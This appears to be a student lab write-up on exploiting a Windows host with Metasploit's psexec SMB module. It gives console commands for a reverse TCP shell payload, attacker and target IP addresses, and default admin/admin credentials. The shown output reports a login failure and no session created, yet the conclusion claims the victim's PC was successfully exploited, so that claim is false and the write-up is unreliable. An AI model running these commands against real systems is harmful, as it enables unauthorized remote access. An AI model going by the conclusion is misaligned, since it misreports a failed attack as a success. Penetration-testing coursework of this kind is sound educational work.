

## PRACTICAL :- 9

### AIM: Exploiting with Metasploit (Kali Linux)

- Identify a vulnerable system and exploit it using Metasploit modules.
- Gain unauthorized access to the target system and execute commands or extract information.
- Understand the ethical considerations and legal implications of using Metasploit for penetration testing.

#### THEORY:

- The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development.
- Its best-known sub-project is the open-source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine.
- Other important sub-projects include the Opcode Database, shellcode archive and related research.
- The Metasploit Project includes anti-forensic and evasion tools, some of which are built into the Metasploit Framework.
- Metasploit is pre-installed in the Kali Linux operating system.

#### METASPLOIT FRAMEWORK

The free version. It contains a command line interface, third-party import, manual exploitation and manual brute forcing. This free version of the Metasploit project also includes Zenmap, a well known ports-scanner and a compiler for Ruby, the language in which this version of Metasploit was written.

#### METASPLOIT MODULES:

**PAYLOAD:** When we use the show payloads command the msfconsole will return a list of compatible payloads for this exploit.

**EXPLOIT:** After vulnerability scanning and vulnerability validation, we have to run and test some scripts (called exploits) in order to gain access to a machine and do what we are planning to do.

**RHOST:** RHOST is the ip address of the target system.

**LHOST:** LHOST is the ip address of the system used to do the hacking.


**LPORT:** LPORT is the local port used when opening a connection.

**reverse\_tcp:** The php/meterpreter/reverse\_tcp is a staged payload used to gain meterpreter access to a compromised system. This is a unique payload in the Metasploit Framework because this payload is one of the only payloads that are used in RFI vulnerabilities in web apps.

**SMB:** SMB, which stands for Server Message Block, is a protocol for sharing files, printers, serial ports, and communications abstractions such as named pipes and mail slots between computers.

### STEPS:

1. Download and open Metasploit.
2. Use exploit to attack the host.
3. Create the exploit and add the exploit to the victim's PC.
4. Get the IP address of your windows operating system. By using ipconfig command on cmd.



```

Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::cd0:caa7:5d7:aace%11
    IPv4 Address. . . . . : 192.168.1.29
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1


Tunnel adapter isatap.{9ADA84B5-55E6-459D-B27A-45699B3D6545}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter Teredo Tunneling Pseudo-Interface:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 
  
```

5. Get the IP address of Linux Kali OS by using ifconfig command on terminal



```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.12.132 netmask 255.255.255.0 broadcast 192.168.12.255
    inet6 fe80::20c:29ff:fe26:358f prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:26:35:8f txqueuelen 1000 (Ethernet)
    RX packets 9663 bytes 12970683 (12.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1903 bytes 183701 (179.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 20 bytes 1116 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 1116 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
  
```

**6. Enter the following code on terminal to get the output**

[illegible]

```

root@kali: ~
File Edit View Search Terminal Help

msf > use exploit/windows/smb/psexec
msf exploit(windows/smb/psexec) > set RHOST 192.168.1.29
RHOST => 192.168.1.29
msf exploit(windows/smb/psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(windows/smb/psexec) > set LHOST 192.168.12.132
LHOST => 192.168.12.132
msf exploit(windows/smb/psexec) > set LPORT 4444
LPORT => 4444
msf exploit(windows/smb/psexec) > set SMBUSER admin
SMBUSER => admin
msf exploit(windows/smb/psexec) > set SMBPASS admin
SMBPASS => admin
msf exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 192.168.12.132:4444
[*] 192.168.1.29:4445 - Connecting to the server...
[*] 192.168.1.29:4445 - Authenticating to 192.168.1.29:4445 as user 'admin'...
[-] 192.168.1.29:4445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::
LoginError Login Failed: The server responded with error: STATUS_LOGON_FAILURE (
Command=115 WordCount=0)
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/psexec) >

```

**CONCLUSION:** Thus we have successfully exploited the Victims PC.